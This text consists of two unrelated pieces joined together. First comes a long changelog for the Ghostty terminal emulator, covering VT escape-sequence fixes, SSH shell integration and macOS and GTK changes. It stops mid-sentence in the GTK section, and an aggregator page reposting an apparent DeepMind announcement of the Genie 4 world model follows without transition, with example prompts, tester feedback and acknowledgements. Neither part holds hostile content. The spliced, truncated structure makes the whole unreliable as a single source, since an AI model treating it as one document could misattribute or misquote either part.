  • vt: Kitty keyboard protocol release events no longer repeat the typed text for dead keys or level 5 keys on GTK, which caused duplicated characters in programs like Neovim. #13861
  • vt: ctrl+alt+shift+backspace now sends ESC BS in legacy key encoding, matching xterm. #14508
  • vt: UTF-8 mouse mode (1005) now encodes the button correctly, fixing invalid reports for the back and forward mouse buttons. #14532
  • vt: Foreground, background, and cursor colors reset with OSC 110, 111, or 112 now follow later configuration changes, such as a light/dark theme switch. #13650
  • vt: Full reset (RIS) now restores palette colors changed with OSC 4. #14480
  • vt: An empty OSC 22 now resets the mouse pointer shape to the default. #14495
  • vt: Long desktop notifications (OSC 9 and OSC 777) with multibyte UTF-8 text are no longer dropped or shown as invalid UTF-8 when truncated. #13795 #13811
  • vt: DCS strings now carry UTF-8 data. Previously, some UTF-8 bytes were dropped, ended the string early, or started a new control sequence. #14016
  • vt: C0 controls 0x10 to 0x1F are now executed instead of printed as text, and UTF-8 encoded C1 controls are ignored, matching xterm. #14022 #14023
  • vt: Erasing a full line (CSI 2 K) now clears its soft-wrap state, so erased rows no longer join together when the window is resized. #13637
  • vt: The cursor and saved cursor keep the correct position when a resize reflows text, fixing an extra line wrap or overwritten text after resizing. #12598 #14458 #14478
  • vt: Variation selectors (VS15/VS16) now apply to the preceding codepoint, fixing the rendering of some ZWJ emoji such as the pirate flag. #12596
  • vt: Combining marks printed after a character in the last column now attach to that character. #12581
  • vt: Characters above U+00FF, such as emoji, now print as-is instead of as a blank while a non-UTF-8 character set such as DEC line drawing is active. #14554
  • vt: Single shifts (SS2/SS3) now apply only to the next printed character. #14576
  • vt: Tab clear (TBC) fixes: CSI 0 g no longer sets a tab stop where there wasn't one, and CSI g with no parameter clears the tab stop at the cursor. #13900 #14644
  • vt: Printing with autowrap (DECAWM) disabled clears the pending wrap, so re-enabling autowrap doesn't cause a spurious line wrap. #14652
  • vt: With reverse wrap enabled, moving left after restoring a cursor with a pending wrap no longer jumps the cursor. #14390
  • vt: Cursor movement respects margins and origin mode: CUB and backspace stop at the left margin, and CHA, HPA, VPA, HPR, and VPR no longer apply the margin offset twice in origin mode. #14761 #14762
  • vt: Fix a crash when VS15 narrows a wide character under the cursor. #13631
  • vt: Fix a crash or memory corruption after narrowing the terminal cuts a wide character in half on the alternate screen or with wraparound disabled. #14509
  • vt: Fix a crash when a grapheme cluster widens in the last column and wraps inside or below a scroll region with grapheme clustering (mode 2027) enabled. #14552
  • vt: Fix a slow memory and performance leak in graphics-heavy sessions where evicted Kitty images left their placements' tracked positions behind. #13656
  • vt: Fix a memory leak when an OSC color sequence contains more than two requests. #13239

Shell Integration

  • A new ghostty +ssh CLI action wraps ssh and sets up Ghostty on remote hosts: it forwards Ghostty's environment and installs Ghostty's terminfo on the first connection to each host, caching successful installs. It can be used directly (ghostty +ssh user@example.com) or as an alias (alias ssh='ghostty +ssh --') without shell integration. The ssh-env and ssh-terminfo shell integration features now use it for every shell. #12582
  • ssh-terminfo now always installs Ghostty's bundled terminfo on remote hosts instead of keeping an existing, possibly outdated, xterm-ghostty entry, and reinstalls it when a newer Ghostty changes its terminfo. #13844
  • ghostty +ssh-cache has been reworked with positional destinations, a new --prune option, consistent output and exit codes, and error messages that name the cache file. See the breaking changes above. #12814 #13533
  • ssh-terminfo now tells apart the same host on different ports, so terminfo is installed on each of them. ghostty +ssh-cache accepts host:port destinations. #14472
  • ssh-env no longer overrides SetEnv entries in your ~/.ssh/config. #11518 #14854
  • bash: Failed commands now report their real exit status on Bash 4.4+, so command finished notifications no longer report every command as successful. #14247 #14250
  • nu: Tab completion for ssh and sudo now works with external completers such as carapace. #13310
  • bash: The bundled bash-preexec, used only for Bash versions older than 4.4 such as macOS's /bin/bash, has been updated to 0.7.0. #14120
  • zsh: Fix a stray { in the prompt and broken prompt marking when PS1 or PS2 ends with a bare %. #11832
  • bash: Fix "command not found" errors in subshells that inherit PROMPT_COMMAND. #11690
  • bash: Fix a syntax error when an existing PROMPT_COMMAND ends with a newline. #11621
  • bash: Fix extra blank lines at the prompt when using ble.sh. #11644
  • bash: Fix the shell integration hook being added twice when it is sourced again with an array PROMPT_COMMAND. #14266

macOS

  • macOS: Support macOS 27. This fixes the layout and background color of titlebar tabs, a thin border around the app icon, hidden titlebars covering the top lines of the terminal with Reduce Transparency enabled, and the Shortcuts "New Window" action opening two windows. #13001 #13390 #14107 #14411 #12999 #13069
  • macOS: When a terminal's process exits, a native bar now appears at the bottom of the terminal instead of text being written into the terminal. Commands that fail or exit faster than abnormal-command-exit-runtime are highlighted in red. #7649 #12251
  • macOS: Quitting, or closing a window, when multiple windows or tabs have running processes now offers "Review Windows...", which steps through each one so you can decide what to close. #12742 #14062
  • macOS: The command palette now highlights matching text, matches initials, searches action descriptions, and ranks results by where they matched. #12264 #13610 #13624
  • macOS: The search bar now remembers the last search and shares it with other apps through the system find pasteboard, like Safari and Terminal.app. #12516 #12712
  • macOS: Screen readers such as VoiceOver are now notified when the selection changes instead of reading a stale selection. #12902
  • macOS: The AppleScript terminal class and the Shortcuts terminal entity now expose pid (of the foreground process) and tty. #11592 #10756 #11922
  • macOS: AppleScript tabs and terminals have a new read-write name override property to set or clear a custom title. #12048 #14733
  • macOS: Middle-clicking a tab closes it with macos-titlebar-style = tabs. #11962 #11963
  • macOS: The version in the About window now links to the release notes for that version. #11964
  • macOS: Updates that are downloaded and installed automatically no longer prompt you to restart. Checking for updates manually still offers to restart. #13623
  • macOS: toggle_background_opacity now applies to every tab in the window, and new windows inherit the current state. #11583
  • macOS: cmd+arrow_up and cmd+arrow_down now run their configured keybinds, which default to jump_to_prompt. Ghostty 1.3 always scrolled to the top or bottom of the scrollback instead, ignoring the configuration. To scroll to the top or bottom, use cmd+home and cmd+end. #12245
  • macOS: In the configuration errors window, Return reloads the configuration and Escape ignores the errors. #12601
  • macOS: Ghostty launches about 15% faster to a visible window and draws its first frame about 27% sooner. #13722
  • macOS: Terminals that aren't visible, such as background tabs, now release their GPU resources and rebuild them when shown again. With 20 background tabs, GPU memory drops from about 385 MiB to 18 MiB. Metal buffers also no longer over-allocate when they grow. #14017 #13490
  • macOS: Lower idle CPU and energy use. The display link now pauses when there is nothing to draw, and unfocused terminals that are animating draw at most once per display refresh instead of once per write. #14035 #14068
  • macOS: Update Sparkle to 2.9.6, which fixes several security advisories in Sparkle, including CVE-2026-47121 and CVE-2026-47122. #14072 #14082
  • macOS: Global keybinds no longer stop working after macOS disables Ghostty's event tap. #12294 #12714
  • macOS: Fix IME composition issues. Korean text being composed is now committed instead of lost when pressing an arrow key, and control-key IME shortcuts such as Japanese input's ctrl+j no longer send control characters to the terminal. #11461 #12447 #12518 #12547
  • macOS: Text from input methods, dictation, and the emoji picker is now sent as typed input instead of pasted text. Programs no longer treat dictation as a paste, and switching input sources mid-composition sends the pending text as keys, matching Terminal.app. #13195 #13222 #13817
  • macOS: Unicode Hex Input can now enter characters outside the Basic Multilingual Plane, such as emoji, typed as surrogate pairs. #13733 #13737
  • macOS: font-thicken now also applies to IME preedit text. #14230
  • macOS: option+backspace and other modified Backspace keys now report their modifiers with the Kitty keyboard protocol instead of sending a bare DEL. #13871
  • macOS: Pasting and dropping text now prefer plain text over URLs, so a path copied from apps like Transmit pastes as a path instead of an sftp:// URL. #13152 #13170 #13212
  • macOS: The search bar keeps focus when you click in it or on the next/previous buttons, and the terminal's focus state is now correct while search is open. #11872 #11978
  • macOS: The Find Next and Find Previous menu items and the navigate_search and end_search keybinds now work correctly, including while the search field is focused. #12070 #12492
  • macOS: Pressing Enter in the search bar no longer blocks confirming an IME candidate. #12781
  • macOS: Clicking a command palette entry with the mouse now runs it instead of closing the palette. #11665
  • macOS: The command palette now gets focus and paste when opened from the inline tab title editor. #12524
  • macOS: Holding cmd+t to create many tabs now leaves the newest tab focused. #13725 #13985
  • macOS: Fix an empty "ghost" tab or window that could appear when a tab was closed right after it was opened. #12119
  • macOS: Titlebar tabs no longer disappear after creating a tab from "Show All Tabs". #12949 #13017
  • macOS: Double-clicking the window title now zooms the window with macos-titlebar-style = tabs. #12219
  • macOS: Moving a tab with macos-titlebar-style = tabs on macOS 26 no longer briefly shows the neighboring tab. #14847
  • macOS: The inline tab title editor stays in place while the window is resized. #12220
  • macOS: Fix tabs flashing when switching tabs after a program changed the background color with OSC 11, and the window chrome keeping the old color after a light/dark theme switch. #12825 #12828 #12822
  • macOS: The macos-glass-regular and macos-glass-clear options for background-blur now layer the glass over the background color, and focused windows are no longer less transparent than unfocused ones. #13914 #13928
  • macOS: The native titlebar no longer cuts off the end of the title when using a custom window-title-font-family. #14135 #14217
  • macOS: Fix terminals rendering at a stale size under heavy system load or during rapid resizes from window managers. #12143
  • macOS: Splits dragged into another tab or window now render immediately, and the source window keeps keyboard focus. #12343 #12338
  • macOS: The split zoom indicator no longer stays visible after the other splits of a zoomed split are closed, such as with AppleScript. #14703
  • macOS: The split divider now uses the standard row and column resize pointers. #13433
  • macOS: window-save-state = never now also stops macOS from taking window restoration snapshots, which could stall focus changes between windows. #14506
  • macOS: Window state saved by Ghostty 1.2 or later is now migrated, so windows and tabs are restored after updating Ghostty. #12461
  • macOS: Tabs created while the screen is locked now initialize correctly. #13639
  • macOS: Quitting now asks for confirmation when windows with running processes are minimized or the quick terminal is hidden. #13686
  • macOS: OSC 52 clipboard read confirmations no longer steal focus. If the terminal is unfocused, Ghostty rings the bell and shows the prompt when you return to it. #13744
  • macOS: Splits in the quick terminal now also set GHOSTTY_QUICK_TERMINAL=1. #12895 #12896
  • macOS: The quick terminal no longer reopens at a stale size after a display is reconnected at a different resolution. #13250
  • macOS: The "New Ghostty Tab Here" and "New Ghostty Window Here" services now open the correct directory when given a plain-text path. #12727 #12731
  • macOS: Working directories passed from Services, Shortcuts, and AppleScript are now normalized, fixing Nushell and zsh %1~ prompts. #12614 #14051
  • macOS: ghostty -e no longer opens the command's file arguments as extra terminals, e.g. ghostty -e vim file.txt. #13748
  • macOS: Opening a .command file from Finder no longer corrupts non-ASCII characters in its path. #13862
  • macOS: The Shortcuts terminal entity now reports the correct kind, title, working directory, and screenshot for new terminals. #13007
  • macOS: The Shortcuts "New Terminal" action now works with commands that have arguments and with a command field that was cleared. #12391 #12392
  • macOS: AppleScript send key now works for character keys, not only special keys like enter, and respects macos-option-as-alt. #13205
  • macOS: Update pill fixes: update errors are now shown, "Install and Relaunch" no longer asks for confirmation, and the cancel option is hidden once an update can no longer be canceled. #13540 #13562 #13612
  • macOS: The default app icon follows the system icon style again after changing it in System Settings, and custom icons now apply to the app in Finder. #12180 #12344
  • macOS: The dock icon bell badge now appears when notification permission was granted earlier without badge permission. #12133
  • macOS: The Copy menu item is disabled when nothing is selected. #12521
  • macOS: Menu items now show the correct shortcut for keybinds on physical keys (e.g. super+backquote), uppercase letters, forward delete, and the scroll_to_selection and search_selection actions. #13888 #12039 #12011 #12281
  • macOS: The secure input indicator's popover arrow now points at the icon. #12249
  • macOS: Fix a rare permanent freeze after waking from sleep or changing displays. macOS did not mark the app as "Not Responding", so it could only be killed. #14691
  • macOS: Fix a crash when closing a tab, most easily triggered with undo-timeout = 0. #13359 #13364
  • macOS: Fix a crash when opening a new tab from a native fullscreen window. #13636
  • macOS: Fix a crash caused by a data race when reading cached terminal contents. #13646
  • macOS: Fix a crash when OSC 52 clipboard confirmation prompts overlap. #13648
  • macOS: Fix crashes when CoreText returns null, such as for fonts without a display name or under severe memory pressure. #13642 #13679
  • macOS: Fix closed windows leaking with transparent titlebars (the default), which made Ghostty and WindowServer use more CPU and memory over time. #13601
  • macOS: Fix a memory leak each time Ghostty reads terminal text, such as for copy, Quick Look, or accessibility. #12020 #12025
  • macOS: Fix an IOSurface memory leak when scripts rapidly create and close terminals. #13640
  • macOS: Fix a Mach port leak, and a gradual slowdown, while global keybinds wait for Accessibility permission. #13590
GTK (Linux, FreeBSD)

  • GTK: Splits can now be rearranged with drag and drop, matching macOS. Drag a split by its handle and drop it onto another split, including splits in other tabs and windows. #10224 #10423
  • GTK: Ghostty now renders at the true fractional
The Daily Front Page 3 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Simulated World
article

Genie 4

by acossta·▲ 941 points·543 comments·deepmind.google ↗
unprecedented realism

Today, we are announcing Genie 4, our new world model, which unlocks unprecedented realism and improves real-time interactive simulation. Genie 4 is natively multimodal, enabling audio-like music, ambient noises, and interactive dialogue to be simultaneously generated with the world.

The Genie 4 model incorporates and builds on capabilities from the Gemini family: Gemini Omni anchors the simulations in real-world appearance and behavior, while other Gemini models provide the complex reasoning needed to help maintain a simulation’s coherence and continuity.

With this foundation, you can set an event in motion, and Genie 4 simulates what happens next: how the world responds, how it sounds, and how the people in it move, react, and speak.

Understanding and simulating the world is a crucial aspect of building AGI. Genie 4 advances our ability to create safe, infinitely variable simulations that can help with everything from developing training environments for robots and agents to unlocking the creation of new interactive experiences.

We have started rolling Genie 4 out as a research preview for trusted testers — gathering feedback before we release it to consumers and developers, starting with Google AI Ultra subscribers in Project Genie and early access partners of the Gemini API and Google AI Studio. Join the waitlist for Genie 4 in Project Genie here.

Genie 4 delivers enhanced photorealism, fluid movement, and native audio. All accompanying sounds featured above are produced directly by Genie 4.

Genie 4 advances four key capabilities

The following are recordings of real-time interactions from Genie 4, where users use standard keyboard controls for navigation and camera control, and text prompts to steer the scene as it evolves.

Shaping world simulation in real-time

With Genie 4, you can use natural language to modify a simulation in real-time — like changing the weather, moving the camera, or introducing a new person or object — and Gemini will contextually adapt your prompt to match the surrounding scene. Between your inputs, Gemini also monitors and steers the scene to keep the world progressing cohesively.

Prompt: Use the reference image as the exact first frame and visual basis for the scene. Preserve the same floating rectangular platform, weathered concrete edges, wild grasses, ferns, twisted small tree, warm glowing amber sphere, and the same middle-aged man in a loose brown suit playing a brass saxophone.

A cinematic, highly naturalistic documentary scene, photographed on 16mm film with subtle grain, soft photographic detail, extremely low contrast, muted natural colors, lifted shadows, gentle highlights, and soft diffuse overcast light. Absolutely no HDR, no dramatic contrast, no glossy digital rendering, no artificial cinematic lighting.

The platform floats in the middle of a vast, quiet lake surrounded by distant misty forests. Thin layers of fog drift above the water. The sky is pale blue-gray and overcast, with a soft, almost monochromatic atmosphere. The warm amber sphere provides a delicate contrasting glow, softly illuminating the surrounding vegetation and reflecting in the lake.

Begin with a slightly closer view of the saxophone player than in the reference image, while keeping the platform, glowing sphere, tree, and surrounding lake visible. The man continues playing his saxophone naturally, with subtle breathing, finger movements, and gentle body swaying.

The camera moves independently and can freely explore the entire environment, gliding smoothly over the water with gentle, controlled movement. The camera is not attached to the man or the platform. Maintain realistic spatial continuity and natural camera movement.

Everything must remain photographic, physically believable, documentary-like, extremely low-contrast, and softly desaturated throughout the entire experience.

One continuous shot. Natural lake ambience, distant wind, soft water movement, and realistic saxophone sound. No background music beyond the instruments physically present in the scene.

Environment prompt: A wide, sun-drenched hilltop meadow filled with tall green grass and scattered purple, white, and yellow wildflowers swaying in a warm breeze. Low green shrubs dot the right side of the field while distant blue-green rolling hills stretch along the left horizon beneath a bright, partly cloudy sky.

Character: Winding in sweeping S-curves through the center of the grassy meadow from the immediate foreground far into the distance is a long, continuous stream of glossy bubblegum-pink satin fabric. The shimmering pink cloth billows, ripples, and lifts softly above the wildflowers like a flowing river of silk as the wind moves beneath its folds.

Environment prompt: A sweeping aerial view over the vast, frozen landscape of Antarctica, featuring endless snow-covered glaciers, jagged icy mountain peaks, and sculpted blue icebergs bathed in crisp polar sunlight under a clear, pale blue sky. Numerous hot air balloons dot the horizon at varying altitudes, with a large cream, red, and blue striped balloon floating prominently in the mid-distance above the ice sheet.

Character prompt: Shot from a first-person POV standing inside the woven wicker basket of a flying hot air balloon, looking out over the leather-trimmed basket edge on the right side of the frame, where black padded support poles, metal rigging chains, and the dark base of the balloon canopy overhead frame the drifting polar vista.

Pushing the frontier in realism for physics and human action

Genie 4 introduces a new standard of realism to real-time interactive simulation. Built on an advanced physical understanding of the world, Genie 4 simulates real-world physics scenarios, such as aerodynamics, collisions, and more.

The most dramatic leap is how Genie 4 simulates people, creating characters that move naturally, respond organically to their environments, and can be interactively steered in real-time.

Environment prompt: A sunlit outdoor courtyard featuring a weathered stone plinth set against a soft-focus background of lush green garden foliage and clear blue sky, bathed in bright, warm afternoon sunlight that backlights airborne droplets in crisp slow motion.

Character prompt: A whole, glossy green-striped watermelon rests in the center of the stone plinth.

Prompt: A macro close up of a maple seed falling from the tree into the grass

Prompt: A crowded rural Japanese train station in the 1980s, packed with passengers waiting along the platform. The only railway inspector in a dark navy uniform stands close to the camera, observing the scene. A long, deep-red local train with many carriages occupies the railway track closest to the camera POV, stretching across the frame and extending far into the distance. The train is clearly visible in the immediate foreground, not on a distant track. People fill the platform naturally, standing, walking, boarding and waiting with luggage. Lush green mountains, cedar forests and humid summer haze surround the station. Authentic 1980s Japanese atmosphere, cinematic 35mm documentary photography, realistic perspective, asymmetrical composition, natural lighting, subtle film grain, photorealistic textures. The station must look genuinely busy, with a dense crowd of visible people throughout the platform. The red train must be on the nearest track, dominating the scene. No empty platforms, no distant train, no sparse crowds, no centered symmetrical composition.

Modeling how the world sounds

Genie 4 is our first real-time world model to generate audio natively. Every world carries the ambient sound of its own setting, from wind in the trees to waves crashing at the beach.

The true frontier, however, is human speech. Genie 4 introduces interactive dialogue that adapts on the fly. Characters converse and react to your inputs or events in the world, all in real-time.

Prompt: Create a fully three-dimensional immersive stained-glass landscape that feels like a handcrafted crystal window brought to life. The world should be explorable, as if the camera can move freely through a giant 3D stained-glass environment. The entire scene must have a stained-glass / crystal-window look: translucent colored glass, dark lead outlines, glowing layered panels, volumetric depth, and artisanal glass textures.

Show a beautiful landscape with a flowing river running through green fields, flowers in the foreground, trees, distant mountains, clouds, and a radiant sun in the sky. The river should feel like flowing translucent blue glass, the flowers like upright stained-glass sculptures, the grass and trees like layered colored-glass forms, the mountains like stacked glass panels, and the sun like a luminous circular stained-glass element. Everything must feel spatial, cohesive, luminous, and handcrafted, with depth and the sensation that the viewer can move through it in three dimensions.

The camera should be able to travel through the scene as if walking or gliding inside this 3D stained-glass world. Keep the world beautiful, magical, and fully consistent in style.

Absolutely everything must remain made of stained glass or crystal at all times, including the grass, the water, the sky, the clouds, the flowers, the trees, the mountains, the sun, and all visible surfaces. Do not introduce any natural real-world textures. No real grass, no real water, no normal sky, and no realism outside of the stained-glass universe.

No text, no modern objects, no realism outside of the stained-glass universe

Prompt: Immersive first-person POV, we only see the big strong hands of the knight rider tightening the reins, dragon and wings. Photorealistic, ultra-realistic action-camera footage seen entirely through the rider's own eyes while riding a gigantic black dragon at 140 km/h through a mountainous dragon-racing course with many dragons and riders. Other dragons are mounted by other knights.

The camera IS the rider's eyes. The camera is attached to the rider's head, facing forward, and moves naturally with the rider's head. The rider is the viewer. The rider's face, head, torso, body, and full silhouette are NEVER visible. No third-person shots, no external camera angles, no cutaways, no views of the rider from behind or from the side.

Only show what the rider would naturally see: the dragon's neck and occasional parts of its upper back near the bottom edge of the frame, the rushing landscape, two other dragons and their riders racing alongside and ahead, and a huge castle with catapults on its walls. A standard is carried naturally by the rider and may occasionally appear at the edge of the frame, but never blocks the view or fills the frame.

The camera maintains this exact first-person perspective throughout the entire flight. Aggressive high-speed racing, powerful realistic wingbeats, aerodynamic weight, intense wind, natural head movement, subtle camera vibration, wide-angle action-camera distortion, realistic motion blur, cinematic natural lighting, physically believable movement.

Strict visual constraints: true first-person rider POV, no visible rider, no third-person perspective, no external tracking shot, no drone camera, no over-the-shoulder shot, no cinematic cutaways, no camera floating outside the rider's body, no CGI appearance, no video game look, no 3D-render aesthetic.

Audio: deep thunderous wingbeats, roaring high-altitude wind gusts, distant volcanic rumble, and crackling flame embers.

Prompt: A cinematic macro close-up from a 1995 Hong Kong indie romantic drama, shot on 35mm film. Two young, unconventional-looking Korean lovers in their 20s ride a motorcycle across a bridge on the outskirts of Hong Kong at dawn.

The male driver wears no helmet, looking around anxiously, while the pale-skinned female passenger wears an open-face helmet. Their faces dominate the foreground, large and overlapping, with natural skin texture and subtle expressions of worry and tenderness.

Low-angle panoramic composition, framed by solid black bars. Shallow depth of field, blurred road receding behind them, orange streetlights streaking past, and a dark green dusk sky. Intimate, imperfect, melancholic 35mm film aesthetic.

One continuous shot.

Simulating complex events with Gemini models

Bringing Gemini and Genie 4 together adds a new layer of reasoning to world simulation, allowing us to model complex, multi-step events and test how AI systems navigate different environments before bringing them to the real world.

To achieve this in real-time, Gemini 3.8 Flash serves as a guiding agent in the loop: as Genie 4 generates a world in real-time, Gemini continuously observes the scene, breaks down goals into a sequence of steps, and reviews incoming frames to track the progress and verify that each step succeeded. As the world shifts or the user intervenes, Gemini adapts its plan in the moment, unlocking worlds with reliable causality, procedural behaviors, and multi-step reasoning.

Prompt: Universal Robots UR5 holds a pipette and dispenses liquid into a lab plate, triggering tiny electric sparks.

Prompt: A REAL, ultra-photorealistic, high-end 35mm cinematic first-person perspective (POV) experience set inside an opulent, claustrophobic antique salon, strictly avoiding any video game, CGI, or digital render aesthetic. Real place, cinema, not render.

POV & Foreground Wand: Authentic first-person perspective looking down along the player's physical right hand, which firmly grips an ornate, hand-carved hardwood and polished brass wizard wand pointing into the room. The player's skin exhibits realistic pores, skin creases, cuticle texture, and natural muscle tension under ambient room light. The wand displays fine wood grain, tiny varnish micro-cracks, cold metallic brass inlays, and tactile surface wear from handling.

Porcelain Menagerie & Room Architecture: A suffocating, baroque-style gallery packed floor-to-ceiling with thousands of fragile, life-sized and miniature glazed porcelain animals. Glistening ceramic peacocks with intricate feather patterns and vibrant cobalt and emerald enamels, regal porcelain dogs, and curled porcelain cats perched on marble mantels, mahogany display shelves, and velvet-draped pedestals. The surfaces showcase authentic high-gloss ceramic glazing, micro-crazing cracks in the enamel, delicate bone china translucency, and natural dust gathering in the crevices.

Cinematic Optics & Lighting: Shot on high-end anamorphic 35mm film lenses. Natural optical characteristics featuring shallow depth of field, subtle barrel distortion, realistic optical lens flares, fine organic film grain, and creamy bokeh in the background. Natural daylight streams through tall, grime-streaked Victorian lace curtains, casting soft volumetric dust motes and creating sharp, physically accurate specular highlights across the glossy curved porcelain glazes.

Dynamic Movement & Physical Interaction: Continuous, smooth handheld POV traversal. The player subtly sweeps and points the wand toward the ceramic figures, causing realistic micro-vibrations in the frame as footsteps tread across creaking hardwood floorboards. The figures remain frozen in immaculate, fragile stillness, catching shifting highlights as the wand moves.

Acoustic Atmosphere: Raw, immersive documentary-grade audio. Faint floorboard creaks underfoot, distant room tone, quiet breathing, the subtle dry friction of fingers adjusting their grip on the wooden wand, and the delicate, crystalline clinking resonance of fine porcelain vibrating faintly in the quiet air.

A real magician stands beside a tall wooden table. On the table is a large rectangular wooden box, completely open at the top, with no lid.

A real peacock stands calmly inside the box.

Exceptional production design, sophisticated art direction, cinematic lighting, natural but carefully controlled light, realistic skin tones, beautiful contrast, subtle shadows, rich textures, elegant composition, shallow depth of field, high-end cinema camera, realistic human actors, extremely photorealistic.

It should look like a frame from a prestigious, beautifully shot modern TV series: understated, expensive, cinematic and completely believable.

No theater, no stage, no fantasy, no cartoon, no plastic-looking people, no CGI look.

Prompt: crowned crane walks across the snow beneath the clear dusk gradient sky. Natural colors in a documentary style.

As part of exploring this capability, we have also been experimenting with Gemini 4 Argon and Genie 4 to bring our frontier research together with Gemini Robotics.

In the example below, Argon breaks down a user-instructed task into steps for Genie to render. These steps are interleaved as text captions to Genie 4 as the simulation is rendering. Because Genie 4 can be steered in real-time with text captions using Gemini, this now unlocks the path of adapting the simulation as it progresses towards the completion of that task. This capability becomes a path for simulating a breadth of scenarios in imagined worlds, using Gemini 4 Argon and Genie 4.

Gemini 4 Argon and Genie 4 work together to simulate Apptronik's Apollo humanoid playing a game of checkers, breaking the task down into real-time steps.

Learnings from trusted testers

While Genie 4 is a major research milestone, it remains an early, experimental model. To understand how interactive world models can support real-world workflows—and where they still need to grow—we’ve been working with cohorts of trusted testers across creative industries, journalism, education, gaming, and engineering.

Testers highlighted how the leap in photorealism, native audio, and real-time steering allows ideas and concepts to be turned into realistic simulations, unlocking new abilities across disciplines:

  • Creative direction: Creatives and technologists are testing Genie 4 as a rapid "draft mode" for pre-visualization and ideation. For example, filmmakers can step into a live simulation of a scene and run multiple "takes" in real-time, adjusting camera angles, lighting, dialogue, and action on the fly.
  • Historical scenarios & immersive photographs: Photojournalists are exploring how a single 2D archival photograph can become a grounded simulation of that environment in seconds. Teams are testing how populated, dynamic worlds can help experience historical spaces or visualize how short-term environmental events, like a flash flood or wildfire, unfold.
  • Interactive experience concept design: Game developers and creative technologists are testing Genie 4 to go from an initial idea to an explorable prototype in seconds, testing visual styles, material aesthetics, and interactive mechanics through natural language prompts before writing a single line of engine code.
  • Simulation: Aside from our robotics research, enterprise partners across industries are evaluating Genie 4 as a tool for rapid "zero-to-one" scenario generation, and identifying gaps to further improve Genie to best fulfill that simulation need.

Future Work: Towards hybrid world models

A promising path for future progress lies in hybrid world models, which combine the logical, structured reasoning of code and language models with the rich, sensory representation of pixel-level simulation.

Bringing Genie and Gemini models closer together is an early step in this direction. Gemini works behind the scenes to map the structure and plan the narrative timeline, while Genie generates the immediate physical reality—rendering how the world looks, sounds, and responds, pixel by pixel. Together, these complementary strengths can unlock a new class of world models that are far more coherent, controllable, and grounded than either approach could achieve alone.

Building world models responsibly

Genie 4 marks a new area of frontier research that merges real-time generation and photorealism, introducing a new range of capabilities and dimensions that we want to roll out and explore in a responsible way. Genie 4 includes strict safety guardrails that are consistent with our safety policies across other models. Before launching this preview, we evaluated Genie 4 through internal rigorous safety evaluations to prevent the generation of harmful or malicious content. Also, we have intentionally deployed it first to trusted tester partners to get early feedback, before we release the model more broadly.

To maintain transparency, all video and audio generated by Genie 4 will include SynthID, our imperceptible digital watermarking technology that helps identify AI-generated content across visual and audio modalities.

Understanding current limitations

Genie 4 remains an early, evolving area of research.

While it can maintain coherent environments over short sessions, visual details and object permanence can still shift or drift over time—especially as a simulation runs longer, after multiple complex prompt edits, or when navigating throughout the scene. Complex physical interactions, real-time audio accuracy, rendering legible text, spatial accuracy, and long-term consistency are active areas of ongoing research. We are sharing Genie 4 as a preview to learn alongside our community and safely advance the frontier of interactive simulation.

Next steps for Genie 4

Genie 4 has been released as a research preview to trusted testers, and is coming soon to Google AI Ultra subscribers in Project Genie and early access partners in the Gemini API and Google AI Studio. Join the waitlist for Genie 4 in Project Genie here.

We’re excited for users to step inside, experiment, and build their own interactive worlds soon.

Acknowledgements

Genie 4 was made possible by core contributions from Hang Qi, Diego Rivas, Aleksander Hołyński, Inbar Mosseri, Jack Parker-Holder, Shlomi Fruchter, Tejas Kulkarni, James Assiene, Philip Ball, Jakob Bauer, Eddie Cao, Lucy Chai, Harris Chan, Kleopatra Chatziprimou, Hao Chen, Yoni Choukroun, Mark Collier, Enric Corona, Kurtis David, Ariel Ephrat, Maxime Gazeau, Ruiqi Gao, Chelsee Glover-Odom, Liangke Gui, Swaroop Guntupalli, Shan Han, Tingbo Hou, Jiri Hron, Hui Huang, Drew A. Hudson, Zhouyuan Huo, Linyi Jin, Christos Kaplanis, Dhrupad Karwa, Eunyoung Kim, Congtao Kuang, Eliot Laidlaw, José Lezama, Hao Li, Shuang Li, Yuchen Liu, Hanzi Mao, Mark Matthews, Matt McGill, Kay McKinney, Ricardo Monti, Mark Murphy, Joseph Ortiz, Roni Paiss, Frank Perbet, Ben Poole, Tal Reiss, Konstantinos Rematas, Guy Scully, Jeremy Shar, Shashank Shastry, Sri S, Omer Tov, Ruben Villegas, Andrey Voynov, Hongjie Wang, Luyu Wang, Kaustubh Sridhar, Mo Samsami, Stephen Spencer, Yufei Wang, Will Whitney, Rundi Wu, Joyce (Jingjing) Xie, Jesse Yin, Shiran Zada, Serena Zhang, Xiaofan Zhang, Zhengqi Li, Zhixing Zhang, Yuan Zhong, Shuo-yiin Chang, Dmitry Lagun, Ronny Huang, Yao Su, Ankush Gupta, Genzhi Ye, Haolin Jia, Weiqin Wang, Xi Xiong, Salah Zaiem, Carol Zheng, .

Genie 4 also required close collaborations across partner teams, we thank all our cross-functional partners that made this launch possible: Dina Bashkirova, Emil Bergner, Greta Borisko, Irina Blok, Melissa Byun, Gabe Clapper, Viral Carpenter, Michael Y. Chang, Maximo Cudich-Sieburger, Chloe Doan, Alisa Fortin, Shivani Ghanta, Vikram Gopali, Ezra Gorman, Khyatti Gupta, Sam Hasinoff, Philipp Henzler, Hector Hinestroza, Ed Hirst, Tyler Holland, Kristian Holsheimer, Tiffany Hu, Kapil Joshi, Randeep Katari, Pavan Kumar, Vikhyat Kumeria, Sam Kvaalen, Matthew Levine, Yinxiao Li, Yuchi Liu, Miao Luo, Nick Matarese, Kangfu Mei, Signe Nørly, Moises Oliveira, Eric Paskie, Manika Puri, Susanna Ricco, Andrey Ryabtsev, Cai Schumann, Nicole Brichtova, Andy Sekyere, Grace Shih, Melissa Smith, Duncan Noble Smith, Kenda Stewart, Rod Strougo, Jenn Sturgeon, Amy Zeng, Gaby Pearl, Eleanor Tomlinson, Kenyon Watson, Inês Ayer, Luke Talbot, Han-Yun Tsao, Guillaume Vernade, Karen Wang, Changchang Wu, Ian Wilkinson, Weijuan Xi, Jennifer Yick, Yunhan Zhao, Eric Zhang, Jason Zhang, Annie Zhou, James Zhou, Chris Walker, Alan Yam, Alex Chen, Cliff Lungaretti, Dan Motzenbecker, Kaloyan Kolev, Matthew Carey, Nate Zucker, Sam Lawton, Shashwath Santosh, Suz Chambers, Agrim Gupta.

